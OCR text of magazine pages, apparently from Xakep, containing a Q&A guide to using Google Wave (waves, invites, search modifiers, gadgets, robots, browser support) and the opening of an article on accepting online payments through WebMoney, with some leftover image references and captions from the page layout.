A: Когда люди описывают Google Wave, они обычно не скупятся на эпитеты, называя его смесью всего, что только можно: e-mail'a, чата, wiki, форума и бог знает чего еще. Я хотел написать проще, но... это действительно ядерная смесь. Ключевой элемент системы — это волны. Что-то среднее между обычным письмом и веткой обсуждения на форуме. У каждой волны есть отправитель и получатели, поэтому волну действительно можно сравнить с почтовым отправлением. Создатель волны может задать какой-то вопрос и добавить к обсуждению других пользователей сервиса, которые могут ему отвечать. Но в то же время это и не e-mail, потому что пользователи могут не только отвечать в любом месте, но и даже редактировать всю ветвь обсуждения. Wiki? Опять нет, потому как общение происходит в реальном времени, любое изменение моментально отображается другим участникам волны и записывается. Если смотреть с этой стороны, то мы получаем инструмент для совместного редактирования в реальном времени (плачьте, онлайн-сервисы а-ля etherpad.com, ваши дни сочтены!), но, в целом, сервис на две головы выше, чем просто текстовый редактор. Люди, участвующие в волне, необязательно вносят изменения, отображаемые всем участникам: возможны приватные ответы — как в IRC-чате, но это и не чат. Хотя из волны и можно сделать эдакий IRC-канал, сделав его общедоступным и видимым для всех участников системы. Правда, дать имя этому каналу нельзя, но зато можно обозначить теги — куда нынче без них! К тому же, по всей системе, всем волнам пользователя и публичным wave'ам реализован поиск, но об этом, учитывая все обстоятельства, можно даже не говорить. Так что же, черт подери, это такое — Google Wave? Я тебе скажу: принципиально новый способ общения и совместной работы, непривычный и непохожий на то, что мы видели раньше.

Q: ТОГДА КАК ВЫГЛЯДИТ ЭТО ОБЩЕНИЕ?

A: Чтобы объяснить суть, буду и далее проводить аналогии с e-mail'ом. Все общение происходит в волнах. Обсуждение в волне сравнимо с перепиской нескольких людей, сгруппированной по заголовку в единую цепочку. Например, если я хочу обсудить с nikitoz'ом и gorl'ом план на следующий номер, то кликаю по New Wave, далее с помощью кнопки Add participants добавляю парней как участников обсуждения и, собственно, пишу сообщение, как самое обычное письмо. Причем, в текст могут быть вставлены разнообразные виджеты, пусть это будет аддон для голосования по теме номера. Когда коллеги зайдут в систему, то непременно увидят новую волну в средней панели — здесь отображается список волн. По умолчанию здесь отображаются волны из Inbox'a — это что-то вроде папки с входящими письмами. Каждый из участников волны может оставить ответ, любые изменения ото-







СОХРАНИМ ПАРАМЕТРЫ ПОИСКА И НАЗНАЧИМ ДЛЯ ФИЛЬТРОВ ЦВЕТА

бражаются в волне в реальном времени. Если к тому времени я буду еще в Сети (а это легко узнать по зеленой точке в углу аватарки), то увижу, как в ветке обсуждения постепенно появляются изменения. И я точно буду знать, кто их вносит: рядом с появляющимся текстом отображается цветной ярлычок с именем участника, который его набирает. Очень удобная фича, чтобы вместе работать над каким-нибудь документом или просто устроить удаленный брейншторм по важному вопросу. Любой участник может отвечать не просто на сообщение, а на любой его контекст — и это будет понятно отображено. Если участников много, а сообщение носит личный характер, пользователь может ответить в приватном режиме (Private Message) — и тогда его увидит конкретный адресат. Все изменения Google Wave записывает в историю, фиксируя, кто и когда что изменил, а благодаря функции PlayBack — позволяет «проиграть» с самого начала весь процесс обсуждения. Едва ли функция пригодится, чтобы посмотреть, как строился древовидный тред — все и так понятно. Но если мы все вместе правили какой-то документ или исходник, внося изменения в разные его части, то быстро просмотреть ход работы и вносимые правки может быть полезным. Увы, откатить изменения на текущий момент нельзя. Получается, волна — это как лист бумаги, на котором разные люди что-то рисуют друг другу так, как это им удобно. Никаких ограничений.





ФИЛЬТРУЕМ ВОЛНЫ ПО МОДИФИКАТОРУ ONLY:ME



ЦВЕТНЫЕ ЯРЛЫЧКИ ПОМОГАЮТ ПОНЯТЬ, КТО ВНОСИТ ИЗМЕНЕНИЯ

Q: УГОВОРИЛ, ХОЧУ ПОПРОБОВАТЬ! ТОЛЬКО ГДЕ ВЗЯТЬ ИНВАЙТ ДЛЯ РЕГИСТРАЦИИ?


A: Просто открыть wave.google.com и завести аккаунт в сервисе не получится. Google Wave, как известно, находится в стадии закрытого тестирования и зарегистрироваться можно только по приглашению. Кнопка Request an invitation — чистой воды развод: на давным-давно оставленный запрос никакого инвайта так и не пришло. Впрочем, как оказалось, система с приглашениями еще более запутанная. Каждый из зарегистрированных пользователя получает некоторое количество инвайтов, с помощью которых он может пригласить друзей/коллег/знакомых. Но в отличие от традиционной системы, когда инвайт сразу же отправляется на указанный email-адрес, приглашенный человек попадает в некую очередь номинированных для регистрации людей. Поэтому, после того как мне пришло сообщение от приятеля «Отправил тебе инвайт на Google Wave», прошло еще несколько дней, прежде чем я получил заветный инвайт. Но тут все зависит от того, насколько тебе повезет — кому-то приглашение приходит сразу.
И все-таки, где раздобыть инвайт, если спросить его не с кого? Ответ прост — найти того, у кого эти инвайты имеются :). Рекомендую практически 100% способ. Открываешь поиск по блогам Yandex'а (blogs.yandex.ru), вбиваешь: «инвайт Google Wave» и получаешь десятки постов из одного только ЖЖ: «Есть 3/5/20 инвайтов, кому нужно?». Сервис осуществляет поиск и по твиттеру, но для верности советую посмотреть ленту твитов с тегом #googlewave, воспользовавшись родным поисковиком search.twitter.com. Это был первый вариант. Теперь второй — воспользоваться специальным сервисом для обмена и запроса нужного инвайта. На таких сайтах обмениваются самыми разными приглашениями: начиная от уже пресловутого Google Wave и заканчивая приватными торрент-трекерами. Об одном из них — inviter.ru — читай в рубрике WWW2. Но если и тут не повезет, заходи на forum.xakep.ru, где ты найдешь созданную ветку для обмена инвайтами. Уверен, кто-нибудь обязательно поможет.



ТО, С ЧЕГО ДОЛЖЕН НАЧАТЬ КАЖДЫЙ НОВИЧОК

Q: ОКЕЙ, ЗАРЕГИСТРИРОВАЛСЯ. НО НИКАК В ТОЛК НЕ ВОЗЬМУ: ЧТО ЭТО ВООБЩЕ ТАКОЕ И КАК ЭТИМ ПОЛЬЗОВАТЬСЯ? ЕРУНДА КАКАЯ-ТО!

A: О! Практически 100% реакция каждого нового пользователя. Не даром Google выложил дли-и-и-и-инное видео (час двадцать!) с презентацией сервиса, чтобы хоть как-то объяснять, что к чему. Так или иначе, любой пользователь, только что оказавшийся на сервисе, непременно сталкивается с одной простой, но сложно разрешимой проблемой — новый способ общения опробовать банально не с кем! Сервис-то закрытый. Никого просто так не позовешь.
По этой причине нужно выучить одно важное заклинание «with:public». Над списком волн, в котором должны были приветственные волны от системы с еще несколькими презентациями, есть поле для поиска — важный элемент интерфейса Google Wave, с помощью которого можно фильтровать отображаемые волны и осуществлять поиск по ним. По умолчанию там выставлено что-то вроде «in:inbox», обозначающее, что в списке волн должно быть отображено содержимое твоего инбокса. Вводи туда «with:public» — и получишь список публично открытых волн, с тысячами людей, которые так же, как и мы с тобой, не знают, что же в этом Google Wave делать :). Попадаются вполне интересны волны, в том числе различных гиковых сайтов и коммьюнити (своеобразные ветки форума). Кстати, публичный вейв можно создать и самому. Для этого нужно добавить в свои контакты пользователя public@a.gwave.com. Трюк заключается в том, что в тот момент, когда ты нажмешь на кнопку «Добавить», система выдаст сообщение «User does not have a Google Wave account». Игнорируй его и просто жми <Enter> — в контакт-листе появится новый адресат, который ты можешь добавить в ту волну, которую хочешь сделать публичной.







▸ links


• Документация по созданию робота: http://code.google.com/intl/ru/apis/wave/extensions/robots/index.html.

• Пример робота, написанного на C#: http://www.byteblocks.com/post/2009/10/28/Google-Wave-Robot-Development-Sample.aspx.

• Пример создания гаджета: http://dendrytsoft.blogspot.om/2009/10/building-google-wave-gadget-with-gwt.html).

• Полный список горячих клавиш: http://www.google.com/support/wave/bin/answer.py?hl=en&answer=162330.

• Пополняемый список ботов: http://googlewavebots.info/category/google-wave-bots.



▸ info

• Безопасность общения обеспечивается SSL: защищенный протокол используется на протяжении всего времени работы с сервисом, а не только в момент авторизации.

• Google Wave написан на Java с использованием OpenJDK (openjdk.java.net), а веб-интерфейс построен на фреймворке Google Web Toolkit (code.google.com/webtoolkit).

Q: СКОЛЬКО ЖЕ ИХ! КАК ВООБЩЕ ОРИЕНТИРОВАТЬСЯ ВО ВСЕХ ЭТИХ ВОЛНАХ?

A: Очень скоро, наигравшись с публичными волнами, которые хоть и интересны, но больше с точки зрения демонстрации возможностей системы, захочется использовать сервис с практической точки зрения. Тем более, волн действительно очень много. Первое, что нужно уяснить, — это возможность навигации, для которой используется поисковая панель; здесь, помимо ключевых слов для поиска волн, можно вводить служебные слова (как with:public). Например, чтобы во всем этом хаусе найти волны на русском языке, можно отфильтровать их по тегам, добавив в запрос модификатор «tag:ru». Мы о них еще поговорим. А пока взглянем на левую часть интерфейса, где находится панель навигации. Она примечательна тем, что кроме стандартных позиций — By Me (волн, созданных тобой), Inbox (входящие волны), All (все волны, в которых ты принимаешь участие), Request (волны от неизвестных контактов), Spam, Settings (да, даже настройки сервиса, оформлены в виде волны!), есть разделы Searches и Folders. В первый из них можно сохранить свои поисковые запросы, чтобы не вводить его каждый раз вручную. К примеру, чтобы полностью исключить из вывода публичные волны, на которые ты успел подписаться, можно ввести: «in:inbox to:<you>@googlewave.com». Первый модификатор включает поиск по инбоксу, второй указывает, что отображать нужно волны конкретным адресатом (твоим адресом).


Помимо сохраненных запросов есть также другой механизм — каталоги (Folders). По сути, полный аналог папок из почтового клиента, по которым раскладываются письма, — создавай их, сколько нужно. Стандартная папка inbox — любопытная штука. В нее попадают не только волны, которые адресованы лично тебе, но и те, в которых ты принимал участие. Можно попробовать убрать их из инбокса, нажав кнопку Archieve (переместить в архив), но как только произойдет обновление волны, она тут же появится обратно. Как быть? Проблема в том, что на эти волны у тебя оформлена подписка, и это сделано автоматически (можно сделать и вручную, выбрав в панели управления волнами кнопку Follow). Чтобы избавиться от волны (в том числе, собственноручно созданной), нужно от нее отписаться — для этого, соответственно, есть кнопка unfollow.

Q: КАКИЕ ЕЩЕ МОДИФИКАТОРЫ ПОИСКА ЕСТЬ, ПОМИМО WITH:PUBLIC?

A: Как я уже говорил, любые поисковые запросы можно сохранить. Рекомендую, помимо «with:public tag:ru» и «in:inbox to:<you>@googlewave.com», записать также:

• **«onlyto:me is:unread»**. В ответ на этот запрос Google Wave покажет волны, которые должны волновать тебя в первую очередь: они адресованы тебе (и никому другому) и при этом не прочитаны. Считай, что это письмо, отправленное на твой адрес.

• **«creator:me -is:note»**. Как посмотреть все волны, которые ты создал и добавил в них участников? С помощью модификатора «creator:me» мы оставляем волны, созданные нами. «is:note» означает, что волна является заметкой, так как участники не добавлены — убираем их, добавив п еред модификатором минус. В результате получаем своеобразный аналог из почтового клиента — папку «Исходящие». Еще небольшой хинт. В момент сохранения поискового запроса можно указать для каждого из них свой цвет, выбрав в выпадающем меню пункт «Set color». Полный аналог Label'ов из Gmail'а.





СПИСОК КОНТАКТОВ: ЧАСТЬ ПОДГРУЖЕНА АВТОМАТИЧЕСКИ ИЗ GMAIL


Q: ТЫ ГОВОРИЛ, ЧТО В ТЕКСТ МОЖНО ВСТАВИТЬ КАКИЕ-ТО РАСШИРЕНИЯ. МОЖНО ПОДРОБНЕЕ?

A: Google Wave поддерживает два основных вида расширений. Первый из них — гаджеты (Gadgets). Это интерактивные элементы, представляющие новые возможности взаимодействия, которые пользователи могут вставить прямо в волну. Самое простое, но одновременно и часто используемое расширение для Wave — гаджет «Yes/No/Maybe». Его смысл достаточно прост: участникам волны задается вопрос, на который они могут ответить «Да/Нет/Может быть»: дополнение принимает ответы и аккумулирует результаты опроса. Еще один стандартный гаджет — карта, которая использует API Google Maps и позволяет прямо в волне указать географическое место или маршрут. Оба дополнения доступны по умолчанию из панели инструментов во время редактирования волны. Но недаром Google проводит бета-тестирование, а прежде всего, чтобы привлечь различных разработчиков. В результате уже сейчас существует немало расширений от сторонних кодеров. Такой аддон можно добавить в волну, указав его URL. Впрочем, это не самый удобный вариант: если в навигационной панели выбрать раздел Settings, то там ты найдешь волну Extention Settings, через которую приложения можно установить — в таком случае они появятся в тулбаре. Из представленных аддонов особенно рекомендую Video Chat Experience и Conference, позволяющие прямо в волне организовать видео- или аудио-конференцию.









УСТАНОВКА РАСШИРЕНИЙ

GOOGLE WAVE — ЗАМЕНА E-MAIL?

Q: А ЧТО НАСЧЕТ ВТОРОГО ТИПА АДДОНОВ?

A: Другой вид расширений — роботы (Robots) — больше походят на IRC-ботов. Что они делают? Да все то же самое, что мог быть делать человек, но выполняют это автоматически. Робота можно использовать для:

- изменений информации в волне;
- взаимодействий с участниками в волне;
- синхронизации и передачи информации из волны вовне и в другие волны;
- доступа и изменения состояния стороннего продукта (например, базы данных).

XMPP Lite Bot — один из самых известных ботов, который обещает выручить тебя, если ты всерьез возьмешься использовать Google Wave, а твой Inbox будет постоянно обновляться новыми волнами. Его задача — напомнить тебе об произошедших изменениях, используя для оповещения XMPP-протокол, то есть сообщения через Jabber. Чтобы использовать его расширения, добавь бота сначала в контакты Google Wave (его ID — wave-xmpp@appspot.com), а затем в записную книжку Google Talk. Теперь, добавив бота к тем волнам, за которыми ты желаешь следить, будешь получать уведомления об обновлениях в GTalk.

Q: ХОЧУ НАПИСАТЬ РАСШИРЕНИЕ ДЛЯ GOOGLE WAVES. ЧТО ДЛЯ ЭТОГО НУЖНО?

A: Увы, в рамках одной статьи уместить даже мини-урок по созданию своего гаджета или робота не получится. Для разработки роботов Google Wave необходима соответствующая клиентская библиотека, которая существует сейчас для Java и Python. Причем робота обязательно нужно захостить на Google App Engine, масштабируемой среде веб-приложений. Далее пользователь добавляет в волну робота, за которым следует @appspot.com — так же, как и другого участника, то есть с помощью идентификатора приложения App Engine. Например, если идентификатор приложения App Engine для робота — xakepbot, то адрес участника волны для него — xakepbot@appspot.com. И робот работает :).

Что касается гаджета, изнутри он представляет собой XML-файл, в котором приводится описание и логика работы. Его не надо хостить на App Engine, но он должен быть размещен на хостинге. Ссылки для более подробного изучения доступны в боковой врезке.

Q: РАЗ УЖ МЫ ЗАГОВОРИЛИ О ТЕХНИЧЕСКОЙ СТОРОНЕ ВОПРОСА, СКАЖИ, ЧТО С ПОДДЕРЖКОЙ БРАУЗЕРОВ? ПОПРОБОВАЛ ОТКРЫТЬ СЕРВИС В OPERA — РАБОТАЕТ ЧЕРЕЗ ПЕНЬ КОЛОДУ.

A: Это вполне объяснимо. На текущий момент поддерживаются только Google Chrome, Safari 4, Firefox 3.5; другие варианты исключены. А для работы некоторых функций, в том числе для аттача к волнам файлов необходима установка Google Gears (gears.google.com). В Chrome «шестеренки» уже включены, а в Firefox помимо них рекомендую установить любопытное расширение Google Wave Notifier (thatsmith.com/2009/10/google-wave-add-on-for-firefox). Аддон проверяет аккаунт на наличие непрочитанных сообщений в волнах с заданным интервалом, позволяя быстро к ним перейти.

Q: МОЖНО ЛИ ИСПОЛЬЗОВАТЬ GOOGLE WAVE НЕ В БРАУЗЕРЕ? ДЛЯ ТВИТТЕРА ЖЕ ЕСТЬ КЛИЕНТЫ ПОД РАЗНЫЕ ПЛАТФОРМЫ?

A: Тут надо понимать, что твиттер — сервис постарше. Пока не разработано полноценное API для доступа к Google Wave, ждать какого-либо толкового клиента рано. С другой стороны, если тебе не нравится обращаться к волнам через вкладку браузера, то уже есть отдельное приложение, написанное на Adobe AIR (а потому работающее под всеми платформами). Waver отображает колонку с волнами, откуда ты в любое время можешь читать, писать и просто наблюдать за тем, что происходит в инбоксе твоего Google Wave аккаунта. К тому же, не стоит забыть, что возможность сделать standalone-приложение есть прямо в браузере Google Chrome (меню «Управление текущей страницей → «Создать ярлыки приложений»). На данном этапе развития сервиса, это, пожалуй, лучший вариант.

Q: ТАК, А КАКАЯ СТАДИЯ РАЗВИТИЯ? ЧТО ПОЛУЧИЛОСЬ У ГУГЛА: РЕАЛЬНО КРУТОЙ СЕРВИС ИЛИ УНЫЛЫЙ СЛИВ?

A: Задача, на которую замахнулся Гугл, звучит очень просто — заменить электронную почту новой системой под названием Wave. Вопрос, от которого пляшет компания: «Какой была бы электронная почта, если бы ее изобретали сегодня?» Бренд Гугла помог раскрутить и даже порой помешать людей на этой теме. Но неужели Google уже удалось изобрести замену традиционной почте? Явно нет! Ну, скажи: тянет ли на такую роль сервис, который пока доступен лишь избранным, а работает всего в нескольких браузерах? Еще хуже — чего я совсем не ожидал от Google — сервис иногда тормозит! На мощном железе, широком канале и родном браузере Google Chrome. Конечно, это можно простить: в конце концов, идет закрытое бета-тестирование. Но, извини, и на альтернативу почте замахиваться пока рано. Пускай, Google и собирается выпустить весь код и документацию в открытый доступ, и даже частично это сделал. В планах — превратить веб-сервис в набор стандартов, чтобы каждый мог в случае необходимости установить Wave-сервер у себя и связать их с другими. Но вот, когда удастся этот стандарт распространить до размахов нынешней электронной почты — тогда и поговорим. А сейчас это многообещающий концепт, который неплохо можно приспособить для совместной работы и общения внутри своей продвинутой тусовки. Но и то, скорее, ради того, чтобы просто быть в теме. ⌶



ТИПИЧНЫХ СЦЕНАРИЯХ,




ЦИФРАХ, ТЕОРИИ ВЕРОЯТНОСТЕЙ И ВЕРНЫХ ХОДАХ



КНИГИ РАССКАЖУТ,
КАК НУЖНО ИГРАТЬ В ПОКЕР…

НАТАЛИЯ МАЛЫШЕВА NALYSHKA@GMAIL.COM



НАЛАЖИВАЕМ СИСТЕМУ ПРИЕМА ПЛАТЕЖЕЙ

8 СПОСОБОВ ПРИНИМАТЬ ОПЛАТУ С КЛИЕНТОВ В ИНЕТЕ


ВОПРОС ПРИЕМА ОПЛАТЫ ЗА УСЛУГИ ИЛИ ТОВАР ВСТАЕТ ПЕРЕД КАЖДЫМ, КТО СОБИРАЕТСЯ СОЗДАТЬ СВОЙ БИЗНЕС В ИНЕТЕ. ПРИ КАЖУЩЕЙСЯ СЛОЖНОСТИ НАЛАДИТЬ СИСТЕМУ ДЛЯ ПРИЕМА ПЛАТЕЖЕЙ НЕСЛОЖНО, ПРИЧЕМ МОЖНО НЕ ОГРАНИЧИВАТЬ СЕБЯ ОДНИМИ ЛИШЬ ЭЛЕКТРОННЫМИ ДЕНЬГАМИ, А ПРИНИМАТЬ К ОПЛАТЕ И ОБЫЧНЫЕ КРЕДИТНЫЕ КАРТОЧКИ. ВАЖНЫМ ЭТАПОМ ЯВЛЯЕТСЯ ВЫБОР ПАРТНЕРОВ ДЛЯ СОТРУДНИЧЕСТВА, ОПЫТОМ РАБОТЫ С КОТОРЫМ Я И СПЕШУ ПОДЕЛИТЬСЯ.

Итак, я — менеджер финансового звена компании Telecomax ltd. Компания занимается покупкой и продажей голосового трафика, написанием программного обеспечения для работы с голосом, интеграцией и объединением различных голосовых сетей и провайдеров, как традиционных, так и Skype/Google Talk. Особым спросом пользуются сим-карты альтернативного роуминга GSM-travel, Java-приложение для мобильного телефона, магазин телефонных номеров со всех континентов, виртуальный офис. Специфика тут в том, что, приобретая услугу, клиент затем вносит абонентскую плату, периодически пополняет баланс и активирует дополнительные сервисы. Клиенты очень разные — от мелких интернет-магазинов до заводов и крупных корпораций. Перед нашим отделом стояла задача разработать такую систему приема платежей, которая была бы удобна любому пользователю. Ниже хочу поделиться с тобой тем, как мы поднимали систему, с кем работали и с какими проблемами сталкивались. О каждой платежной системе по порядку!

WEBMONEY

Одной из наиболее популярных и простых в использовании платежных систем является Webmoney. Поэтому нет ничего удивительного в том, что подключали мы ее первой. Система рассчитана и на продвинутых пользователей, и на людей, далеких от информационных технологий, а именно это нам и было нужно. Для клиентов доступна как десктопная версия приложения (небезызвестный Webmoney Keeper), так и онлайн-клиент. Причем для оплаты услуг клиенту необязательно даже наличие постоянного кошелька (они распределяются по валютам: рубли — WMR, долларовый WMZ и т.д.), без проблем можно совершить покупку, воспользовавшись карточками оплаты Webmoney, широко доступными в разных магазинах и киосках, а также чеками Paymer.

Процесс подключения магазина к платежной системе не занимает много времени. Буквально за пятнадцать минут мы завели WM-кошелек, еще некоторое время ушло на установку Webmoney Keeper и получение аттестата продавца. В целях безопасности каждый пользователь Webmoney должен проходить аттестацию. Чем надежнее аттестат он хочет получить, тем больше проверок нужно пройти, но и тем больше операций он может выполнять с системой. Для того чтобы иметь возможность принимать платежи, необхо-



ОДНА ИЗ СХЕМ ОРГАНИЗАЦИИ ОПЛАТЫ ЧЕРЕЗ WEBMONEY

димо получить аттестат продавца. А дальше — дело техники. Интегрируем в платежные скрипты возможность оплаты через вебмани, реализовав ее через соответствующие API-вызовы платежной системы, и без проблем принимаем оплату прямиком в свой кошелек.
Вот некоторые преимущества системы:

- моментальная оплата;
- моментальная конвертация из одной валюты в другую;
- комиссия на перевод внутри системы составляет всего лишь 0.8% от суммы транзакции;
- вывод в реальные деньги: на кредитную карту, на банковский счет (сервис Wire Exchanger).

